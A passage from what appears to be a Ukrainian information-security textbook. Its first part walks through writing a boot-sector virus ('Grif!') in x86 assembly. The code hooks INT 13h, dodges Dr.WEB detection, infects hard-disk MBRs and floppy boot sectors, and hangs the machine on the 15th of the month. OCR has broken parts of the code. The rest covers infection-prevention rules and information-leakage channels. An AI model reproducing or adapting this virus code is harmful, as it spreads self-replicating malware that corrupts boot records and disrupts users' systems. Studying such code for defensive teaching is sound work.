Однак зробити коректний шифрувальник, що добре працює на будь-якому процесорі, не так просто. Тому завдання може бути вирішено в такий спосіб:

```
mov si, vvv - 100h
mov word ptr es:[si], to_new_13h    Установимо вектор Int 13h на вірусний
mov word ptr es:[si + 2], cs        оброблювач
```

Як це не дивно, Dr. WEB "не здогадався", що команда mov si, vvv - 100h пересилає в SI число 04Ch, що має пряме відношення до вектора переривання INT 13h.

Перехоплення INT 13h

Відповідно до описаного вище алгоритму, прийшов час перехопити переривання INT 13h:

```
to_read_boot equ $ - my_prg
read_boot: push cs                  ;DS = CS
pop ds
xor si, si                          ;SI = 0
mov es, si                          ;ES = SI, одержимо вектор INT 13h і
                                    збережемо його
mov bx, word ptr es:[4ch]
mov word ptr old_13h - 100h, bx
mov bx, word ptr es:[4eh]
```

```
mov word ptr old_13h_2 - 100h, bx
mov si, vvv - 100h
mov word ptr es:[si], to_new_13h    ;І встановимо вектор INT 13h на
mov word ptr es:[si + 2], cs        вірусний оброблювач
```

Переривання перехоплюється шляхом безпосередньої модифікації вектора у ТВП. Константа "to_read_boot" задає зсув від початку вірусного коду до мітки "read_boot", з якої й починається код, що виконує перевизначення вектора INT 13h на вірусний оброблювач.

Читання вихідного BOOT-запису

Спочатку домовимося, де наш вірус буде зберігати справжній завантажувальний запис (BOOT – для дискет або MBR – для жорстких дисків).

Зазвичай на нульовій доріжці нульової сторони вінчестера використовується тільки найперший сектор. Тому природно зберегти MBR в одному із секторів нульової доріжки. Нас зацікавив сектор з номером 12, але можна було б взяти й будь-який інший. Оптимальний номер – не більше двадцяти.

Для дискет оригінальну BOOT-запис найпростіше записувати в останній сектор останньої доріжки на першій стороні диска, що заражається.

Для того, щоб із зараженого диска можна було завантажитися, вірус повинен урахувати вихідний завантажувальний запис на згадку за адресою 0000:7C00h і після виконання необхідних дій передати їй керування:

```
mov dx, num_head - 100h
mov cx, cyl_sect - 100h
mov bx, 7c00h                   ;Уважаємо справжній завантажувальний
mov ax, 0201h                   сектор на згадку за адресою 0000:7C00h
int 13h
```

У наведеному фрагменті задіяні комірки пам'яті.

```
num_head dw 0                   ;Тут вірус зберігає номер головки,
```

cyl_sect dw 0	доріжки й сектори зараженого диска, у яких записано справжній завантажувальний запис

Зараження MBR вінчестера

Дотримуючись алгоритму, необхідно перевірити, чи заражена MBR першого жорсткого диска, і якщо ні, заразити її:

push cs	;ES = CS
pop es	
mov dl, 0080h	;Зчитуємо MBR вінчестера за адресою
call cs:read_mbr	CS:0400h, причому завантаження зараз
jc cs:to_quit	може відбуватися й з дискети
cmp byte ptr ds:[400h], 33h	;MBR уже заражена ?
je cs:to_quit	
mov dx, 0080h	;Нульова головка першого жорсткого диска
mov cx, 000ch	;Сектор 12, доріжка 0
mov dl_save - 100h, dl	;Збережемо ці параметри
call cs:write_mbr_last	
jc cs:to_quit	;Крім того, перепишемо справжню MBR у
xor si, si	сектор 12 нульової доріжки на нульовій
mov additor - 100h	стороні HDD
mov cx, prg_lenght	;Сформуємо код 00h для запису його на
copy_vir_mbr	місце вихідної MBR
mov al,byte ptr ds:[si]	
mov byte ptr ds:[si + 400h], al	
inc si	
loop cs:copy_vir_mbr	
mov dx, 0080h	;Запишемо цей код у перший сектор
call cs:write_mbr	нульової доріжки нульової сторони
to_quit: mov ah, 04h	вінчестера
int 1ah	;Наш вірус при завантаженні за 15-ма
jc cs:bad_clock	числами робить так, що зависає система

```
cmp dl, 15h                ;Відновимо зі стека регістри
vis: je cs:vis             ;І віддамо керування справжнього
bad_clock: popf            завантажувального запису (MBR)
pop es
pop ds
pop si
pop dx
pop cx
pop bx
pop ax
db 0eah
dw 7c00h
dw 0000h
```

Вірус записує свій код у молодші 512 байт першого "відрізаного" в DOS кілобайта, а MBR вінчестера зчитує в молодші 512 байт другого кілобайта. Так зроблено для більшої зрозумілості програми. Процедура "read_mbr" читає сектор 1 доріжки 0 на нульовій стороні зазначеного диска.

Процедура "write_mbr" записує дані з буфера за адресою CS:0400h у сектор 1 доріжки 0 на нульовій стороні зазначеного диска.

Процедура "write_mbr_last" записує дані з буфера за адресою: CS:0400h у заданий сектор того або іншого диска й заповнює комірки пам'яті num_head і cyl_sect.

Для перевірки зараженості MBR вірус порівнює її перший байт із першим байтом свого коду – числом 33h. Далі, у поле "additor" заноситься число 00h, необхідне для коректного завантаження з вінчестера.

Варто зазначити, що зараження MBR відбувається винятково при завантаженні із зараженої дискети. Коли ОС буде завантажена, вірус буде інфікувати тільки гнучкі диски при спробі прочитати їхній уміст.

Створення оброблювача переривання INT 13h

Нехай зараження буде виконуватися в тому випадку, якщо відбувається читання будь-якого сектора нульової доріжки нульової сторони, крім першого. Виходячи із цього, можна записати.

```
to_new_13h equ $ - my_prg
new_13h: pushf                  ;Збережемо прапори
cmp dl, 01h                     ;Операція з дисководом "A" або "B"?
ja cs:to_sys_13h                ;Немає
cmp ah, 02h                     ;Читання?
jne cs:to_sys_13h               ;Немає
cmp ch, 00h                     ;Доріжка "0"?
jne cs:to_sys_13h               ;Немає
cmp cl, 01h                     ;Сектор – перший?
je cs:to_sys_13h                ;Так
call cs: boot_infect            ;Викличемо процедуру зараження BOOT – секторів дискет
to_sys_13h:
popf                            ;Відновимо прапори
db 0eah                         ;Перейдемо до системного оброблювача
old_13h dw 0
old_13h_2 dw 0                  ;INT 13h
```

Зверніть увагу, що при читанні секторів 2...N нульової доріжки нульової сторони дискети керування передається процедурі "boot_infect", що займається зараженням гнучких дисків.

Для передачі керування системному оброблювачеві INT 13h використовується звичайна команда далекого переходу, записана у вигляді машинної інструкції.

Тепер розробимо процедуру "boot_infect", що заражає дискети:

```
boot_infect proc
push ax
push bx
push cx
push dx                         ;Збережемо регістри в стеці перерваного процесу
push di
push ds
push es
```

```
pushf
push cs                                  ;ES = CS
pop es
push cs                                  ;DS = CS
pop ds
mov cx, 3
next_read: push cx                       ;Спробуємо прочитати BOOT-сектор дискети
call cs:read_mbr
pop cx                                   ;На це даємо три спроби (наприклад, якщо двигун дисководу не встиг розігнатися до робочої швидкості, то BIOS поверне помилку – дискета змінена)
jnc cs:inf_check
xor ah, ah
pushf                                    ;При помилці – скинемо поточний дисковод і повторимо читання
call dword ptr old_13h - 100h
jc cs:to_jump
loop cs:next_read
to_jump: jmp cs:restore_regs             ;BOOT – сектор заражений?
inf_check: cmp byte ptr ds:[455h],33h
je cs:to_jump                            ;Так
cmp word ptr ds:[40bh], 200h             ;512 байт у секторі?
jne cs:to_jump                           ;Немає
mov dl_save - 100h, dl
mov ch, 79
mov dh, byte ptr ds:[415h]
cmp dh, 0f0h                             ;Визначимо параметри дискети за її Media Descryptor
je cs:real_80
cmp dh, 0f9h
je cs:real_80
cmp dh, 0fdh
jne cs:to_jump
mov ch, 39
real_80: mov dh, 01h                     ;Перепишемо справжній BOOT в останній сектор останньої доріжки на останній стороні
mov cl, byte ptr ds:[418h]
xor dl, dl
```

```
call cs:write_mbr_last
jc cs:to_jump
mov additor - 100h,055h
xor di, di
mov cx,prg_lenght                    ;Сформуємо код, якому потрібно
copy_vir: mov al,byte ptr ds:[di]    записати на дискету замість
mov byte ptr ds:[di + 455h], al      вихідної BOOT-запису
inc di
loop cs:copy_vir
mov word ptr ds:[400h], 053ebh

xor dh, dh

call cs:write_mbr
restore_regs:
popf                                 ;І запишемо його в перший сектор
pop es                               нульової доріжки нульової сторони
pop ds                               дискети
pop di                               ;Відновимо зі стека регістри
pop dx
pop cx
pop bx
pop ax
ret                                  ;Вийдемо із процедури
boot_infect endp
```

Дещо раніше ми з'ясували, що для різних версій MS-DOS і WINDOWS програма початкового завантаження в BOOT-секторі дискети розташовується за різними зсувами.

Найбільшим зсувом, з яким коли-небудь можете зустрітися, є 0055h. Тому наш вірус буде поміщати в BOOT-сектор свій код, орієнтуючись саме на наведене значення. Тоді в перші два байти сектора повинна бути записана команда переходу на початок цього коду, а саме "EB 53". І останнє: вірус визначає параметри зараження дискети, виходячи з її Media Descryptor.

Зазначимо, що всі виклики INT 13h оформлені у вигляді виклику далекої процедури. Це необхідно для запобігання потенційних "глюків", пов'язаних з нереєнтерабільністю програм, що виконують обробку INT 13h.

Область даних вірусу

Область даних написаного нами завантажувального вірусу має напрочуд просту структуру:

```
db 'Grif!'                  ;Назва вірусу
                            ;Осередок для тимчасового
dl_save db 0                зберігання регістра DL (він задає
                            номер накопичувача)
num_head dw 0               ;Тут вірус зберігає номер головки,
                            доріжки й сектори зараженого диска,
cyl_sect dw 0               на яких записано справжній
                            завантажувальний запис
vvv dw 004ch                ;Зсув до вектора INT 13h
prg_lenght equ $ - my_prg   ;Довжина вірусного коду
```

Може виникнути запитання, чому для ім'я вірусу відведено всього чотири байти. Справа в тому, що наш вірус вийшов досить більшим (421 байт). Дещо раніше ми з'ясували, що цей розмір не може бути більше, ніж 425 байт. А 425 - 421 саме дорівнює чотирьом.

Пишемо секцію інсталяції

Очевидно, у такому вигляді, у якому зараз існує наш вірус, його досить важко впровадити в систему. Тому для полегшення цієї "шкідницької" операції напишемо спеціальний інсталятор. Його функція полягає в наступному: при старті програми, що запускає з командного рядка або з під оболонки – заразити диск у дисководі "A". Причому диск зовсім не обов'язково повинен бути завантажувальним.

Якщо вірусу не вдалося заразити диск, то видається повідомлення "ERROR!". У цьому випадку спробу зараження потрібно повторити.

Методологія запобігання зараження від вірусів

Оскільки всі віруси при роботі невидимі, як невидима й робота програм, яких вони "заразили", то їх прояв становить досить важке

завдання. Ознаки, що ідентифікують віруси, є, як правило, непрямими – "зависання" програм, помітне у роботі комп'ютера, мимовільне перезавантаження або вимикання, несподівана втрата даних і ін., тільки, якщо ви не прочитаєте на екрані відповідне повідомлення, але це швидше вірус-жартівник (авторові відомі деякі подібні віруси).

Тому логічно було б припустити, що легше за все **запобігти** появі яких-небудь вірусів або хоча б постаратися це зробити, якщо не дозволяє відповідна кваліфікація. До речі, не забувайте про відому аксіому: чим з більшою кількістю файлів ви маєте справу, тим вища ймовірність зараження вірусами, особливо якщо ви здійснюєте файловий обмін.

Проте існують деякі правила, використовуючи які ви зможете не повністю захиститися від вірусів, а хоча б захистити себе від впливу великої їх кількості. Сукупність цих правил можна порівняти з відомими біблійними записами типу "не роби того, не роби цього".

Віруси заражають практично всі відомі типи файлів, які при своїй роботі є активними, тобто самі управляють роботою інших файлів або даних. Заражати пасивні типи файлів не має сенсу, через те, що подальшого поширення вірус не одержить. Раніше було відомо твердження [52], що віруси не заражають також тексти документів, файли табличних процесорів (мається на увазі Microsoft Excel), інформаційні файли БД і ряд інших, однак зараз картина зовсім змінилася, і ці файли можуть бути також заражені вірусами, наприклад, макровірусами.

Серед типів файлів, що підлягають зараженню, виділяють наступні:

здійсненні файли. Раніше їхніми розширеннями були тільки .COM і .EXE, тепер подібних файлів стало більше, тому немає вже змісту вказувати або класифікувати такі файли за їхніми розширеннями;

файли системних процесів, додатків, бібліотек, допоміжних сервісів і інструментальних засобів;

драйвери реальних фізичних і віртуальних пристроїв. Подібне зараження носить вельми сумний характер, оскільки вторинні зараження відбуваються при кожному виклику або запиті в цей драйвер, а, як відомо, їх робота практично безперервна (наприклад, драйвер відеокарти або системного годинника);

завантажувач поточної ОС (або всі встановлені на даний момент завантажувачі інших ОС), а також головний завантажувальний запис

(Master Boot Record – MBR) і завантажувальний сектор (Boot Sector – BS) жорсткого диска або всіх жорстких дисків. Ніхто не дасть вам гарантії не зараження за наявності множини зазначених об’єктів (дисків, завантажувачів і т. д.);

і, природно, сама ОС – практично всі файли поточного сеансу, що беруть участь у її процесі роботи. Там схема досить проста: спочатку заражається ядро ОС, а потім від нього автоматично все останнє;

сьогодні з'явилися віруси, які здатні заражати сфери відеопам'яті і пам'яті апаратних пристроїв ПК (контролерів), наприклад, мережного адаптера, звукової карти. Всі відомі антивіруси не в змозі виявити, а тим більше видалити подібні зараження. Про отримувані наслідки можна тільки здогадуватися.

Тут можна зробити наступний висновок: вірус заражає все, що "рухається" у системі.

Після виявлення факту зараження й поширення вірусу потрібно від декількох годин (наприклад, для Email_Worm.Win32.Bagle.bj) до трьох тижнів (W32.Netsky.N@mm) на виявлення сигнатури, створення протиотрути й включення його сигнатури до БД антивірусної програми. Часова діаграма життєвого циклу вірусу подана на рис. 1.35 ("Network Security", v.2005, Issue, 6, June 2005, p. 16-18).




Рис. 1.35. **"Життя" вірусу при сприятливому сценарії**

Тільки за 2006 рік зареєстровано 10 000 нових сигнатур вірусів. За заданий час антивірусна група повинна виявити об'єкт, кваліфікувати й розробити засіб протидії.

Основна ідея запобігання зараження вірусами полягає у використанні **комплексу організаційних заходів**, з яких можна виділити наступні основні, умовно назвавши їхніми правилами або деякими обов'язками співробітників фірм при роботі на ПК:

завжди необхідно одержувати повну гарантію відсутності вірусів у власній системі, природно, від себе самого (див. п. 2). Інакше буде не дуже добре виглядати той факт, що ви будете обвинувачувати когось у зараженні вашої системи, не перевіривши її самостійно;

чинник довіри кому б то не було при роботі з зовнішніми носіями необхідно повністю виключити, як говорять: "Довіряй, але перевіряй";

завжди необхідно мати копію (а краще декілька копій в різних місцях і на різних носіях) основної інформації, робота з якою є повсякденною, а тим більше якщо ця інформація є критичною. Періодичність оновлення копій прямо залежить від інтенсивності зміни самої інформації. До речі, краще буде, якщо про ці копії ніхто не знатиме;

до інформації з невідомих джерел треба відноситись зі всією підозрілістю і завжди її перевіряти будь-яким антивірусним засобом;

самі засоби запобігання та лікування необхідно також оновлювати із заданою періодичністю, яку ви обираєте самі, або цим завідує мережний адміністратор.

Крім того, на самому початку всіх антивірусних заходів, насамперед, необхідно визначити їх **мету**, що дозволить вивести цикл даних заходів на більш ефективний рівень і відбити їх у вигляді правил ПІБ. Правильно обрана мета визначить, в остаточному підсумку, методику проведення антивірусної акції – централізована, локальна або змішана; а також виявить періодичність використання антивірусних засобів у системі й мережі.

Вашій увазі надається сучасна статистика поширення об'єктів, що не потрапляють прямо в категорію вірусів, але зазнають значної втрати, хоча більшою мірою й моральної. Йдеться про спам і його форми або теми поширення за результатами спостереження лабораторії Касперського (табл. 1.12).

Таблиця 1.12

Форми (теми) поширення спаму

Назва форми (теми)	Відсот.
Медикаменти/товари/послуги для здоров'я	19,5
Комп'ютерне шахрайство	19,3
Інші товари й послуги	18,5
Створення	13,7
Комп'ютери й Інтернет	11,2
Послуги з електронної реклами	5,3
Особисті фінанси	5,2
Відпочинок і подорожі	4,7
Спам "для дорослих"	2,6

Після визначення мети необхідно визначитися із правилами захисту від вірусів, які будуть відбиті в ПІБ і які визначать підхід до антивірусного захисту в організації.

Крім того, частиною методології запобігання зараження вірусами є рекомендації при роботі з електронною поштою, оскільки остання є на сьогодні найвідомішим каналом поширення вірусів:

1. Не виконуйте операцію відкриття файлів, які були надіслані вам електронною поштою від невідомих джерел.

Аксіома 1.6. Використовуйте спеціальну функцію поштових програм, що дозволяє переглядати (одержувати фізично) тільки заголовки листів, а потім завантажуйте ті з них, у яких ви впевнені.

2. Обережно ставтеся до файлів, надісланих вам партнерами, агентами, знайомими, особливо, якщо ці файли – здійсненні.

3. Візьміть за правило обов'язково перевіряти антивірусними засобами з максимальним рівнем перевірки **всі** файли, отримані з публічних джерел з мережі Інтернет. Виконуйте це завжди, навіть якщо ці джерела говорять про відсутність вірусів.

4. Якщо ваш комп'ютер віддали на регламент, у ремонт, для "апгрейда" або "апдейта" – однаково виконайте повну антивірусну перевірку.

5. Якщо вас просять допустити для роботи за вашим ПК іншого користувача – це повинен бути ще один привід для наступної перевірки.

6. Навіть якщо ви й не адміністратор – однаково контролюйте зміни у всіх правах доступу до ваших ресурсів або ПК цілком.

7. Стежте за періодичністю й своєчасністю установки відновлень в ОС.

8. Не забувайте про періодичність проведення резервування своїх даних і критичних додатків, а також електронних листів.

Якщо все-таки ваш ПК або система виявилися зараженими вірусом (або гірше – вірусами), то найголовніше в таких ситуаціях не панікувати, а робити все не поспішаючи й обмірковувати кожен крок. Ось кілька рекомендацій для випадку, якщо виникли підозри:

найголовніше правило – виключити ПК для запобігання подальшого поширення й розмноження вірусів;

для лікування зараженої системи необхідна завантажена із зовнішнього носія ОС, "чистота" якої не викликає ніяких сумнівів. Крім того, в цій ОС повинен бути заздалегідь встановлено будь-який антивірусний засіб, а краще – декілька.

Аксіома 1.7. Особисто автор у випадку вірусного зараження системи для антивірусної перевірки використовує всі антивірусні засоби, що є в наявності. При цьому необхідно дотримуватися правила – перевірка й лікування повинні здійснюватися комплексом антивірусних засобів **суворо послідовно**, щоб один засіб не заважав і не "грішив" на інше.

Після вищевказаних дій необхідно виконати повну перевірку й лікування в зазначеній послідовності.

Якщо ви завантажуєтеся з дискети, не забудьте поставити на ній фізичний захист запису. Краще, якщо завантаження ОС виконуватиметься з будь-якого оптичного носія, – це попередить зараження самого носія при роботі із системою.

Перевірку необхідно виконати на всіх логічних дисках вінчестера. Якщо частину файлів не вдається вилікувати або видалити, то необхідно файли, що залишилися, скопіювати на будь-який інший носій, після чого сам вінчестер необхідно повністю переформатувати або повторно розбити на розділи. У проведенні низькорівневого форматування для лікування від вірусів немає необхідності.

Таким чином, дотримуючись хоча б мінімум пропонованих рекомендацій, ви створите достатній бар'єр для запобігання зараження вірусами.

2. КАНАЛИ ВИТОКУ ІНФОРМАЦІЇ ☑

2.1. **Класифікація каналів витоку інформації** ✓

2.1.1. Канали втрати конфіденційної інформації ◆

2.1.2. Конфіденційна інформація ◆

2.1.3. Джерела й канали втрати конфіденційної інформації ◆

2.1.4. Легальні й нелегальні методи добування інформації ◆

2.1.5. Технічні канали витоку інформації ◆

2.2. Методи та засоби захисту від витоку інформації ✓

2.3. Методи визначення КВІ ✓

2. Канали витоку інформації

2.1. Класифікація каналів витоку інформації

2.1.1. Канали втрати конфіденційної інформації

Втрата інформації припускає незаконний перехід конфіденційних відомостей до особи, не має права використовувати ці відомості у своїх цілях для одержання прибутку або передачі іншій особі.

У тому випадку, коли втрата інформації відбувається з вини персоналу – втрата інформації позначається терміном розголошення або розголос інформації.

Розголошення інформації завжди здійснюється людиною усно, письмово, за допомогою жестів, міміки, умовних сигналів.

Термін "витік інформації" більшою мірою стосується втрати інформації за рахунок її перехоплення за допомогою технічних засобів розвідки.

Втрата інформації можлива за наявності каналів розголошення або витоку.

Канал втрати інформації означає перехід цінних відомостей від закінченого джерела, по-перше або безпосередньо, до конкурента або зловмисника, по-друге, до третьої особи в несанкціонованому режимі.

Під третьою особою розуміються будь-які особи, які одержали знання конфіденційної інформації через обставини або в результаті безвідповідальності персоналу варто враховувати, що ці особи не зацікавлені в отриманій інформації.

Перехід інформації до третьої особи утворить випадковий або стихійний канал втрати інформації в результаті:

1) втрати документів або конфіденційних записів;

2) незнання або ігнорування персоналу фірми вимог щодо захисту інформації;

3) зайва балакучість співробітників з колегами по роботі, іншими особами в місцях загального користування, у транспорті й т. д.;

4) роботи з конфіденційними документами при сторонніх особах за рахунок несанкціонованої передачі їх іншому співробітникові;

5) у результаті наявності в документах зайвої конфіденційної інформації;

6) у результаті самовільного копіювання співробітником документів у службових або колекційних цілях.

На відміну від третьої особи зловмисник цілеспрямовано намагається одержати конкретну інформацію й тому навмисно і таємно знаходить або формує канал розголошення або витоку інформації.

Канали втрати конфіденційної інформації діляться на організаційні й технічні.

Організаційні канали розголошення інформації, заснованої на встановленні різноманітних, у тому числі законних взаєминах з фірмою або співробітником фірми для наступного несанкціонованого доступу до інформації, що цікавить зловмисника. Основними видами організаційних каналів можуть бути:

влаштування зловмисника на роботу у фірму, як правило на технічну, допоміжну або другорядну посаду;

установлення зловмисником довірчих взаємин зі співробітником фірми або особами, що мають право вільного доступу в даній фірмі;

кримінальний, силовий доступ до інформації, тобто крадіжка документів, справ, дискет, дисків, комп'ютерів, шантаж до співробітництва окремих працівників, підкуп працівників, інсценування екстремальних ситуацій;

одержання інформації з випадкового каналу.

Витік конфіденційної інформації – це безконтрольний вихід конфіденційної інформації за межі ІС або кола осіб, яким вона була довірена по службі, відома в процесі роботи. Цей витік може бути наслідком;

розголошення конфіденційної інформації;

відходу інформації по різним, головним чином технічним, каналам;

несанкціонованого доступу до конфіденційної інформації різними способами.

Розголошення інформації її власником або іншими власником є навмисні або необережні дії посадових осіб і користувачів, яким відповідні відомості у встановленому порядку були довірені по службі або по роботі, що призвели до ознайомлення з ним осіб, не допущених до цих відомостей.

Можливий безконтрольний відхід конфіденційної інформації з візуально-оптичних, акустичних, електромагнітних і інших каналів.

Несанкціонований доступ – це протиправне навмисне оволодіння конфіденційною інформацією особою, що не має права доступу до охоронюваних відомостей.

Найпоширенішими шляхами несанкціонованого доступу до інформації є:

перехоплення електронних випромінювань;

примусове електромагнітне опромінення (підсвічування) ліній зв'язку з метою одержання паразитної модуляції несучої частоти;

застосування підслухових пристроїв (закладок);

дистанційне фотографування;

перехоплення акустичних випромінювань і відновлення тексту принтера;

читання залишкової інформації в пам'яті системи після виконання санкціонованих запитів;

копіювання носіїв інформації з подоланням мір захисту;

маскування під зареєстрованого користувача;

маскування під запити системи;

використання програмних пасток;

використання недоліків мов програмування й операційних систем;

незаконне підключення до апаратури й ліній зв'язку спеціально розроблених апаратних засобів, що забезпечують доступ до інформації;

злочинний вивід з ладу механізмів захисту;

розшифровка спеціальними програмами зашифрованої інформації;

інформаційні інфекції.

Перераховані шляхи несанкціонованого доступу вимагають досить більших технічних знань і відповідних апаратних або програмних розробок з боку зломщика. Наприклад, використовуються технічні канали витоку – це фізичні шляхи від джерела конфіденційної інформації до зловмисника, за допомогою яких можливе одержання охоронюваних відомостей. Причиною виникнення каналів витоку є конструктивні й технологічні недосконалості схемних рішень або експлуатаційне зношування елементів. Все це дозволяє зломщикам створювати діючі на певних фізичних принципах перетворювачі, що утворять властивий цим принципам канал передачі інформації – канал витоку.

Однак є й досить примітивні шляхи несанкціонованого доступу:

розкрадання носіїв інформації й документальних відходів;

ініціативне співробітництво;

відмінювання до співробітництва з боку зломщика;

випитування;

підслуховування;

спостереження й інші шляхи.

Будь-які способи витоку конфіденційної інформації можуть призвести до значного матеріального й морального збитку як для організації, де функціонує ІС, так і для її користувачів.

Менеджерам варто пам'ятати, що досить значна частина причин і умов, що створюють передумови й можливість не правочинного оволодіння конфіденційною інформацією, виникає через декількох елементарних недоробок керівників організацій і їхніх співробітників. Наприклад, до причин і умов, що створюють передумови для витоку комерційних секретів, можуть ставитися наступні:

недостатнє знання працівниками організації правил захисту конфіденційної інформації й нерозуміння необхідності їхнього ретельного дотримання;

використання не атестованих технічних засобів обробки конфіденційної інформації;

слабкий контроль за дотриманням правил захисту інформації правовими, організаційними й інженерно-технічними мірами;

плинність кадрів, у тому числі, які володіють відомостями, що становлять комерційну таємницю;

організаційні недоробки, у результаті яких винуватцями витоку інформації є люди – співробітники ІС і ІТ.

Більшість із перерахованих технічних шляхів несанкціонованого доступу піддаються надійному блокуванню при правильно розробленій і реалізованій на практиці системі забезпечення безпеки. Але боротьба з інформаційними інфекціями становить значні труднощі, тому що існує й постійно розробляється величезна кількість шкідливих програм, мета яких – псування інформації в БД і ПЗ комп'ютерів. Велика кількість різновидів цих програм не дозволяє розробити постійних і надійних засобів захисту проти них.

Технічні канали витоку інформації виникають при використанні зловмисником спеціальних технічних засобів розвідки, що дозволяє

одержувати захищену інформацію без безпосереднього контакту із джерелом цієї інформації.

Основними видами цих каналів є акустичні, електромагнітні й візуально-оптичні акустичні канали, пов'язані з утворенням акустичного поля, що виникає за наявності звукової хвилі. Канал утворюється в кабінетах, офісах, будівельних конструкціях, вентиляційних шахтах; вібрує скло у вікнах, перегородки в приміщеннях, дверях і т. д. Акусто-перетворюваль-ний канал утворюється за рахунок мікрофонного ефекту, при якому з метою радіоелектронної апаратури з'являються сторонні й ритмічні сигнали. Ці сигнали обумовлені механічним впливом звукової хвилі. Канал утворюється в електродинаміках, динаміках радіотрансляції, елементах телефонних мереж, а також у холодильниках, електродзвінках і т. д.

Електромагнітні канали витоку інформації виникають у лініях радіозв'язку при роботі радіотелефонів, побутових приладах аудіо-, відеотехніки й будь-якої обчислювальної техніки.

Візуальний або візуально-оптичний канал утворюється за рахунок спостереження за об'єктом, у тому числі за допомогою оптичних приладів фото- й відеоапаратури.

2.1.2. Конфіденційна інформація

Під документом, що ми відносимо до категорії обмеженого доступу до нього персоналу, мається на увазі документована на будь-якому носії цінна текстова, образотворча або електронна інформація.

Цінна інформація обмеженого доступу може бути не документованою.

Документи обмеженого доступу поділяються на секретні й несекретні.

Обов'язковою ознакою секретного документа є наявність на ньому відомостей, які відповідно до закону належать до державної таємниці.

Несекретні документи обмеженого доступу містять у собі:

1. У державних структурах – документи, проекти документів і супутні матеріали, що містять відомості, віднесені до службової таємниці.

2. У підприємницьких структурах і напрямку подібної діяльності – документи, що містять відомості, які їх власник (власники) відносить до

комерційної, банківської таємниці й іншим, технологічним і технічним нововведенням.

3. Незалежно від приналежностей – документи й бази даних, що фіксують будь-які персональні дані про громадян, а також утримуючу професійну таємницю, наприклад лікарську, адвокатську, підприємств зв'язку й т. д.

Документи, віднесені до будь-якого виду недержавної таємниці називаються конфіденційними.

Особливістю конфіденційного документа є те, що він одночасно є:

1) носієм цінної захищеної інформації;

2) основним джерелом нагромадження й поширення цієї інформації, у тому числі її розголошення й витоку;

3) обов'язковим об'єктом захисту.

2.1.3. Джерела й канали втрати конфіденційної інформації

Джерела конфіденційної інформації й канали її об'єктивного поширення

Джерела конфіденційної інформації становлять накопичувачі цієї інформації. Це секрети носіїв, що відрізняються пасивністю.

До числа основних видів джерел інформації відносяться:

1) публікації про організацію та її розробки;

2) рекламні видання й виставкові матеріали;

3) персонал організації й оточуючих її людей;

4) документи;

5) фізичні поля, електромагнітні хвилі, що супроводжують роботу обчислювальної й іншої офісної техніки.

Джерело конфіденційної інформації, яка містить персонал, і людей, які оточують організацію, включає:

1) всіх співробітників даної організації, включаючи перших керівників;

2) співробітників інших організацій і фірм, які підтримують ділові відносини з даною організацією, наприклад посередники, співробітники торговельних фірм, рекламних агентств і т. д.;

3) співробітників держустанов, до яких фірма звертається відповідно до закону, наприклад співробітники податкових і інших

інспекцій, муніципальних органів керування, правоохоронних органів і т. д.;

4) журналістів засобів масової інформації, що співпрацюють із фірмою;

5) відвідувачів фірми – працівників комунальних служб, поштових службовців, працівників служб екстремальної допомоги;

6) сторонніх осіб, що проживають поруч із приміщеннями фірми; вуличних перехожих.

Документація як джерело конфіденційної інформації містить у собі:

1) конфіденційну документацію;

2) звичайну ділову й науково-технічну документацію, що містить відкриті відомості.

У кожній із зазначених груп документів можуть бути документи на традиційних паперових носіях, документи на технічних носіях (магнітні, фотографічні й т. д.), документи електронні.

Часто поза зоною контролю перебуває особиста, творча, наукова й технічна інформація, чорнові матеріали книг, статей, звітів і т. д.

Джерело конфіденційної інформації, яке називається працююча офісна техніка, містить у собі обчислювальну техніку й організаційну техніку, наприклад апарати зв'язку й лінії зв'язку, факси й іншу техніку.

Інформація джерел завжди поширюється в зовнішнє середовище. Канали поширення інформації, у тому числі конфіденційної, носять об'єктивний характер, відрізняються активністю й містять у собі:

1) документопотоки;

2) ділові, торговельні, наукові й інші комунікативні регламентовані зв'язки;

3) інформаційні мережі;

4) природні технічні канали випромінювання або створення тла.

2.1.4. Легальні й нелегальні методи добування інформації

Легальні способи одержання цінної інформації, тобто так зване безневинне шпигунство, відрізняються правовою безпекою й не вимагають великих витрат. В основі цих методів лежить аналітична робота фахівців, аналітиків під опублікованими й загальнодоступними матеріалами.

При аналітичній роботі здійснюється зіставлення наявних відомостей за конкретним питанням отриманих з різних джерел.

Професійний аналіз доступних матеріалів дає до 95% цінної інформації про конкурента і його технологічні нововведення, інші 5% містять секрет фірми й можуть бути отримані зловмисником за допомогою нелегальних дій.

Добування документованої, службової інформації завжди ґрунтується на нелегальних діях і на несанкціонованому доступі до інформації.

Нелегальні дії містять у собі:

злодійство;

навмисний обман;

хабарництво;

використання слабкості або хворобливого стану співробітника;

шантаж співробітника;

